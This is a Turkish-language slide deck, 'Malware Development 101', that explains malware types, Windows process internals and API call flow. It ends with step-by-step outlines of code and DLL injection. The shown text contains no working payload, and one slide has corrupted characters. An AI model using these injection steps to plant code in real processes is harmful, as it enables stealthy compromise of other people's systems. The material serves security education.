

# ***Malware Development 101***

Eren Can Özmen

# ***İçindekiler***

3	-----	Malware Nedir?
4	-----	Malware Türleri
6	-----	Temel Kavramlar
7	-----	Temel Kavramlar(Process)
11	-----	Temel Kavramlar(Thread)
12	-----	Temel Kavramlar(Handle)
13	-----	Temel Kavramlar(Windows API)
14	-----	Temel Kavramlar(kernel32.dll user32.dll)
16	-----	Temel Kavramlar(Function Call Flow)
17	-----	Process Injection
25	-----	Process Injection(Code Injection)
34	-----	Process Injection(DLL Injection)
40	-----	Keylogger
44	-----	Anti Analiz Teknikleri
48	-----	Kaynakça

# MALWARE NEDİR

Malware, İngilizce "malicious" (kötü niyetli) ve "software" (yazılım) kelimelerinin birleşiminden oluşmuş bir terimdir ve kötü amaçlı yazılımlar anlamına gelir. Bu yazılımlar, bilgisayar sistemlerine veya ağlara zarar vermek, bilgileri çalmak, kaynakları izinsiz kullanmak veya sistem işleyişini bozmak amacıyla tasarlanmıştır.


Sunumda Kullanacağım Toollar-Derleyiciler:

- Process Hacker 2
- x64 Debug
- IDA Dissassembler
- Visual Studio Code
- Visual Studio 2022
- Dev-C++
- msfvenom

# MALWARE TÜRLERİ

- Virüsler: Virüsler, kendilerini bir uygulamaya ekleyerek, bu uygulama her çalıştığında etkinleşen kod parçalarıdır. Ağa girdiklerinde hassas verileri çalabilir, DDoS saldırıları gerçekleştirebilir veya fidye yazılımı saldırıları düzenleyebilirler. Genellikle enfekte web siteleri, dosya paylaşımı veya e-posta ekleri yoluyla bulaşan virüsler, ana dosya veya program etkinleşene kadar uykuda kalır. Etkinleştğinde, kendini kopyalayarak sistemlere yayılır. Stuxnet en bilinen örnektir.
- Trojan (Truva Atı): Zararsız veya faydalı gibi görünen ancak arka planda zararlı işler yapan yazılımlardır. Genellikle meşru bir yazılım veya dosya gibi görünürler. Qbot malware örnek verilebilir.
- Spyware (Casus Yazılım): Casus yazılımlar, kullanıcının izni olmadan kişisel bilgileri toplayan yazılımlardır. Klavye hareketlerini izleyebilir, ekran görüntüleri alabilir ve çevrimiçi etkinlikleri kaydedebilirler. Casus yazılımlar genellikle reklam amaçlı veriler toplamak veya şifre ve kredi kartı bilgilerini çalmak için kullanılır.
- Adware: Reklam yazılımları, kullanıcıların izni olmadan reklam gösteren veya reklam gelirleri elde etmek için kullanıcının internet tarama alışkanlıklarını izleyen yazılımlardır. Adware genellikle sinir bozucu pop-up reklamlarla kendini gösterir. Örnek olarak Fireball ve Appearch verilebilir. Örnek olarak CoolWebSearch ve Gator verilebilir

# MALWARE T  RLER  



- Worms (Solucanlar): Solucanlar, kendi bařına alıřan ve bir bilgisayardan diğ  rine yayılabilen yazılımlardır. Solucanlar genellikle ađlar   zerinden yayılır ve kullanıcı etkileřimi olmadan ođalabilirler.   rnek olarak SQL Slammer verilebilir.
- Rootkits: Bir sistemde gizlice kalabilmek iin tasarlanmış yazılımlardır. Sistem ekirdeđinde (kernel) deđiřiklik yaparak varlıđını gizleyebilir ve bařka k  t   amalı yazılımların y  klenmesine olanak tanır. Genellikle saldırganlara y  netici d  zeyinde eriřim sađlar.
- Keylogger: Klavyede yazılan tuř vuruřlarını kaydeden ve bu verileri toplayarak saldırganlara g  nderen yazılımlardır. Genellikle řifreleri, kredi kartı numaralarını ve diğ  r gizli bilgileri almak iin kullanılır.
- Ransomware: bir kullanıcının dosyalarını řifreleyen ve bu dosyaların kilidini amak iin fidye talep eden yazılımlardır. Kullanıcıya, belirli bir   cret   denmezse dosyaların kalıcı olarak kaybolacađı tehdit edilir. Bu t  r saldırılar genellikle bireyleri ve řirketleri hedef alır. WannaCry en bilinen   rneđidir.

# TEMEL KAVRAMLAR

- Processes
- Threads
- Handles
- Win32 api
- User Kernel Mode



# PROCESS

Nedir Nasıl Çalışır?

Bir bilgisayarın çalıştırdığı programın aktif halidir. Yani bir program çalıştırıldığı zaman bir process olarak çalışır. Programın process olması işlemi şu şekilde işler:

- Kullanıcı programa tıklar ve işletim sistemi bu programı daha verimli bir şekilde kullanılabilmesi adına programı sabit disk'ten (SSD, HDD vb.) RAM'e kopyalar
- RAM'e kopyalama işleminin ardından kod çalıştırılmaya hazırdır. İşletim sistemi bu program için bir "process control block" (PCB) oluşturur, bu yapı process'in kimliğini ve durumunu takip eder. Örneğin çalıştığı bellek adresi, kimlik numarası (PID) gibi.
- Process, işletim sistemi tarafından ayrılmış alanı kullanmaya başlar. Bu alan, kod, veri ve çalışma zamanı bilgilerini içerir.
- Process, CPU zamanını alır ve görevlerini gerçekleştirmeye başlar.



# PROCESS TEMEL BİLEŞENLERİ

## 1 - Bellek Segmentleri:

- Text Segment: Programın çalıştırılabilir talimatlarını içerir. Bu, kaynak kodunun derlenmiş ve makine dili formatında olan kısmıdır. Genellikle read-only olarak ayarlıdır, dolayısıyla kod segmenti değiştirilemez, bu da güvenlik sağlar.
- Data Segment: Global ve statik değişkenleri saklar. Programın başlangıcında bellek tahsisi yapılır ve program sona erene kadar bu değişkenler mevcut kalır.
- Stack Segment: Yerel değişkenler, fonksiyon çağrıları ve geri dönüş adresleri gibi geçici bilgileri saklar. Yığın, her fonksiyon çağrısında büyüyen ve fonksiyon tamamlandığında küçülen bir yapıdır. LIFO (Last In, First Out) prensibiyle çalışır.
- Heap Segment: Dinamik olarak tahsis edilen bellek alanını saklar. Program çalışırken ihtiyaç duyduğu nesneler ve veri yapıları burada tutulur. Küme, programcı tarafından belleğin tahsis edilip serbest bırakılabildiği esnek bir yapıdır. Yığın gibi otomatik yönetilmez.



# PROCESS TEMEL BİLEŞENLERİ

2-Process Kontrol Bloğu (Process Control Block - PCB):

- Process Kimlik Numarası (PID): Process'i benzersiz olarak tanımlar.
- Program Sayacı: Process'in çalıştığı sırada hangi talimatın yürütüldüğünü gösterir.
- Kayıtlar: Process'in yürütülmesi sırasında kullanılan CPU kayıtlarının kopyalarını tutar.
- Bellek Yönetimi Bilgisi: Process'in kullandığı bellek alanlarının adreslerini ve boyutlarını içerir.
- Açık Dosya Tanıtıcıları: Process tarafından açılmış dosyaların referansları.
- Durum: Process'in mevcut durumu (çalışıyor, bekliyor, hazır, vb.).

# CHILD PROCESS


Bir child process, başka bir process (parent process) tarafından oluşturulmuş olan bir işlemdir. Child process, genellikle parent process'in bir kopyası olarak başlar, ancak kendi başına ayrı bir işlem olarak çalışır ve farklı işler yapabilir.

Child process, kendi bellek alanına, kendi kaynaklarına ve kendi işlem kimliğine (PID - Process ID) sahip olur, ancak başlangıçta parent process'in ortam değişkenleri, dosya tanıtıcıları ve diğer bazı özelliklerini miras alabilir.

Brave Browser (20) Parent Process	Verimlilik ...	%0,6	%24,3	0,1 MB/sn	0 Mb/sn
Brave Browser Child Process		%0	%1,6	0,1 MB/sn	0 Mb/sn
Brave Browser	Verimlilik ...	%0,6	%7,1	0 MB/sn	0 Mb/sn
Brave Browser		%0	%2,8	0 MB/sn	0 Mb/sn
Brave Browser		%0	%2,7	0 MB/sn	0 Mb/sn
Brave Browser	Verimlilik ...	%0	%1,9	0 MB/sn	0 Mb/sn
Brave Browser		%0	%0,2	0 MB/sn	0 Mb/sn
Brave Browser	Verimlilik ...	%0	%0,2	0 MB/sn	0 Mb/sn
Brave Browser		%0	%0,1	0 MB/sn	0 Mb/sn
Brave Browser		%0	%0,1	0 MB/sn	0 Mb/sn

# THREADS

Thread (İş Parçacığı), bir process'in (işlem) içinde çalıştırılabilen en küçük yürütme birimidir. Thread'ler, aynı programın bir parçası olarak çalışır ve bu programın paylaşılan kaynaklarını kullanır. Teknik olarak, thread'ler aynı process içinde yer alan bağımsız yürütme dizileri olarak düşünülebilir. Bir process en az bir thread'e sahip olabilir ve bu thread'e ana thread (main thread) denir. Birden fazla thread'in çalışması ise multithreading olarak adlandırılır. Kabaca bir takımı process bu takımda spesifik görevlendirmeler yapılmış üyelerini ise thread olarak düşünebilirsiniz.



# HANDLE

HANDLE, bilgisayarda bir programın belirli bir kaynağa erişebilmesi için kullanılan bir tür referanstır. Tıpkı bir kütüphanede kitaba ulaşmak için kullanılan bir kart gibi düşünebiliriz. HANDLE, bir programın kaynaklara doğrudan ulaşmadan önce bu kaynakları tanımlamasını ve yönetmesini sağlar. Örneğin, bir program bir dosyayı açmak istediğinde, işletim sistemine bu isteği bildirir ve işletim sistemi dosya için bir HANDLE oluşturur. Program, bu HANDLE'ı kullanarak dosyayı okuyabilir, yazabilir veya kapatabilir.

HANDLE'ların temel amacı, kaynaklara erişimi düzenlemek ve güvenliği sağlamaktır. Bir HANDLE, bir dosya, pencere, işlem veya başka bir nesne gibi çeşitli kaynaklara referans olabilir. Programlar, bu HANDLE'lar sayesinde yalnızca izin verilen kaynaklara erişebilir ve işletim sistemi bu kaynakları daha kolay izleyebilir. Bu, kaynakların çakışmasını önler ve sistemdeki kaynak yönetimini basitleştirir.

Bir örnekle açıklamaya çalışacak olursam. Otelde kaldığınızda size verilen oda anahtarı gibi düşünün. Otel odasına girebilmek için otel resepsiyonundan anahtarı almanız gerekir. Otel odası anahtarı, sadece sizin odanıza girebilmenizi sağlar ve otelin diğer odalarına erişiminizi sınırlar. Aynı şekilde, HANDLE da bir programın bilgisayar kaynaklarına erişimini kontrol eder.

# WINDOWS API

Windows API (Application Programming Interface - Uygulama Programlama Arayüzü), Microsoft Windows işletim sisteminde yazılım geliştiren programcıların, Windows'un temel işlevlerine ve hizmetlerine erişebilmesini sağlayan bir dizi fonksiyon ve araç setidir. Bu API'ler, uygulama yazılımlarının donanım ve işletim sistemi kaynaklarıyla etkileşim kurmasına olanak tanır. Kısacası, Windows API, uygulamaların Windows işletim sisteminin sunduğu hizmetlerden faydalanabilmesi için bir köprü görevi görür.

```
#include <stdio.h>
#include <Windows.h>

int main() {
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};

    if (!CreateProcessW(
        L"C:\\Users\\erenc\\AppData\\Local\\Microsoft\\WindowsApps\\mspaint.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        BELOW_NORMAL_PRIORITY_CLASS,
        NULL,
        NULL,
        &si,
        &pi
    )) {
        printf("(-) failed to create process, error: %ld\\n", GetLastError());
        return EXIT_FAILURE;
    }

    return EXIT_SUCCESS;
}
```

Soldaki kod basitçe windows api'lerini kullanarak bir process yaratarak paint uygulamasını bu process üzerinden çalıştırıyor



# KERNEL32.DLL USER32.DLL

user32.dll

USER32.DLL, Windows kullanıcı arayüzü bileşenini (Windows USER) uygulayan ve masaüstü, pencereler ve menüler gibi Windows kullanıcı arayüzünün standart öğelerini oluşturan ve yöneten bir dinamik bağlantı kitaplığıdır. Programlar, pencereler oluşturmak ve yönetmek, pencere mesajlarını almak, bir pencerede metin görüntülemek ve mesaj kutuları göstermek gibi işlemleri gerçekleştirmek için Windows USER'dan işlevler çağırır.

kernel32.dll


KERNEL32.DLL, hafıza yönetimi, input/output (I/O) işlemleri, process ve thread oluşturma, senkronizasyon işlevleri gibi Win32 tabanlı API'lerin çoğunu uygulamalara sunar. Bu işlevlerin birçoğu, KERNEL32.DLL içinde, NTDLL.DLL tarafından sağlanan yerel API'deki (Native API) karşılık gelen işlevleri çağırarak gerçekleştirilir.

Ntdll.dll

Kullanıcı modunda mevcut olan en alt katman olan sistem genelinde kullanılan bir DLL'dir. Bu, kullanıcı modundan çekirdek moduna geçişi sağlayan özel bir DLL'dir. Bu DLL genellikle Yerel API (Native API) veya NTAPI olarak adlandırılır.

# FUNCTION CALL FLOW

- User Application: Kullanıcı uygulaması, işletim sisteminin hizmetlerini kullanmak için bir API fonksiyonu çağırır. Bu, bir dosya açmak, bir ağ bağlantısı kurmak veya başka bir sistem hizmeti olabilir.
- kernel32.dll: Kullanıcı uygulaması, genellikle Windows API'lerini sağlar. Bu API'ler, kernel32.dll gibi dinamik bağlantı kitaplıkları (DLL) tarafından sağlanır. kernel32.dll, çeşitli sistem hizmetlerine erişim sağlar. Uygulama, bu DLL içindeki bir fonksiyonu çağırarak sistem hizmetlerine erişir.
- ntdll.dll: kernel32.dll genellikle daha düşük seviyeli işlevler için ntdll.dll'yi çağırır. ntdll.dll, Windows'un daha temel ve düşük seviyeli API'lerini içerir. Bu DLL, genellikle Windows'un NT çekirdeği ile etkileşim kurar ve bazı fonksiyonlar burada bulunur.
- syscall: ntdll.dll fonksiyonları, sistem çağrıları (syscall) yaparak çekirdek modunda işlem yapar. Bir sistem çağrısı, uygulama kodunun çekirdek moduna geçmesini sağlar ve sistem kaynaklarına erişimi sağlar.



Kernel: Son olarak, sistem çağrısı çekirdek moduna (kernel mode) geçer. Burada, çağrılan işlem çekirdek tarafından işlenir. Kernel, donanım ve sistem kaynaklarıyla doğrudan etkileşim kurarak işlemin tamamlanmasını sağlar.



# FUNCTION CALL FLOW

• 00007FFF66DB9C20	48:8BC4	mov rax,rsp	CreateFilew
• 00007FFF66DB9C23	48:8958 08	mov qword ptr ds:[rax+8],rbx	
• 00007FFF66DB9C27	48:8970 10	mov qword ptr ds:[rax+10],rsi	
• 00007FFF66DB9C2B	48:8978 18	mov qword ptr ds:[rax+18],rdi	
• 00007FFF66DB9C2F	4C:8960 20	mov qword ptr ds:[rax+20],r12	r12:TestCreate+410
• 00007FFF66DB9C33	55	push rbp	
• 00007FFF66DB9C34	41:56	push r14	
• 00007FFF66DB9C36	41:57	push r15	
• 00007FFF66DB9C38	48:8BEC	mov rbp,rsp	
• 00007FFF66DB9C3B	48:83EC 60	sub rsp,60	
• 00007FFF66DB9C3F	44:8B55 48	mov r10d,dword ptr ss:[rbp+48]	

• 00007FFF66DBA329	48:FF15 68A32300	call qword ptr ds:[<NtCreateFile>]	
• 00007FFF66DBA330	0F1F4400 00	nop dword ptr ds:[rax+rax],eax	
• 00007FFF66DBA335	8BF8	mov edi,eax	
• 00007FFF66DBA337	3D 220000C0	cmp eax,C0000022	
• 00007FFF66DBA33C	✓ 75 68	jne kernelbase.7FFF66DBA3A6	
• 00007FFF66DBA33E	837C24 70 00	cmp dword ptr ss:[rsp+70],0	
• 00007FFF66DBA343	✓ 75 04	jne kernelbase.7FFF66DBA349	
• 00007FFF66DBA345	855C	test rax,rax	

• 00007FFF69950A30	4C:8BD1	mov r10,rcx	NtCreateFile
• 00007FFF69950A33	B8 55000000	mov eax,55	55: 'U'
• 00007FFF69950A38	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
• 00007FFF69950A40	✓ 75 03	jne ntdll.7FFF69950A45	
• 00007FFF69950A42	0F05	syscall	

# PROCESS INJECTION

Process injection, bir işlem (process) tarafından başka bir işlemin bellek alanına kod enjekte edilmesi ve bu kodun, hedef işlem tarafından çalıştırılmasının sağlanmasıdır. Bu teknik, saldırganların kötü amaçlı kodlarını daha yüksek ayrıcalıklarla çalıştırmalarına, tespit edilmeden kalmasına veya güvenlik yazılımlarından kaçınmasına olanak tanır. Çeşitli process injection teknikleri mevcuttur ve her biri, işletim sistemi ve hedef uygulama üzerinde farklı bir etkiye sahip olabilir.

Process Injection 7 başlık altında incelenebilir:

- Code Injection
- DLL Injection (Dynamic Link Library Injection)
- APC Injection (Asynchronous Procedure Call Injection)
- Process Hollowing
- Thread Injection
- PE Injection (Portable Executable Injection)
- Reflective DLL Injection



# PROCESS INJECTION

## Code Injection

Code injection, doğrudan kötü amaçlı kodun bir hedef işlemin bellek alanına yerleştirilmesi ve bu kodun hedef işlem tarafından yürütülmesini sağlamak için kullanılan bir tekniktir. Bu teknik, genellikle shellcode gibi bir kod parçasının, belirli bir işlem veya sistem çağrısını gerçekleştirmesi için kullanılır. Tipik bir code injectionı incelersek:

- Hedef işlem üzerinde bir handle elde edilir (OpenProcess).
- Hedef işlemin bellek alanında yer ayırmak için VirtualAllocEx kullanılır.
- Kötü amaçlı kod, WriteProcessMemory ile hedef işlemin belleğine yazılır.
- CreateRemoteThread kullanılarak, kötü amaçlı kod hedef işlemde çalıştırılır.

Not: Code injection daha detaylı ele alınacak sayfa ..

# PROCESS INJECTION

## DLL Injection

Öncelikle DLL (Dynamic Link Library) Nedir ?

DLL, Windows işletim sisteminde kullanılan, birden fazla uygulamanın aynı anda erişebileceği kod, veri ve kaynakları içeren dosya türüdür. DLL'ler, işlevsellik sağlamak için çeşitli fonksiyonlar, sınıflar, değişkenler veya kaynaklar (örneğin, simgeler, grafikler) barındırabilir ve bu içerik başka uygulamalar tarafından çağrılabilir, bu da onları oldukça kullanışlı kılar. Örnek olarak, Python için NumPy ve Socket, C++ için Poco ve Eigen verilebilir.

DLL Injection Nedir ?

DLL Injection (Dynamic Link Library Injection), kötü amaçlı bir DLL (Dinamik Bağlantı Kitaplığı) dosyasının hedef bir işlemin bellek alanına yüklenmesi ve bu yüklenen DLL'nin hedef işlemin yetkileri altında çalıştırılması sürecidir. Windows işletim sistemi mimarisinde yaygın olarak kullanılan bu teknik, saldırganların meşru bir işlemin kontrolünü ele geçirmesine veya hedef işlemin yetkileriyle kötü amaçlı işlemler gerçekleştirmesine olanak tanır.

# PROCESS INJECTION

## DLL Injection

- Saldırgan, OpenProcess API çağrısını kullanarak hedef işlem üzerinde bir tutamaç (handle) elde eder.
- VirtualAllocEx kullanarak hedef işlemin sanal bellek alanında yer ayırır.
- WriteProcessMemory ile kötü amaçlı DLL dosyasının yolunu hedef işlemin bellek alanına yazar.
- CreateRemoteThread veya NtCreateThreadEx API çağrılarıyla, hedef işlemde LoadLibrary fonksiyonunu çağırarak DLL'nin yüklenmesini sağlar.

Not: DLL injection daha detaylı ele alınacak sayfa ..

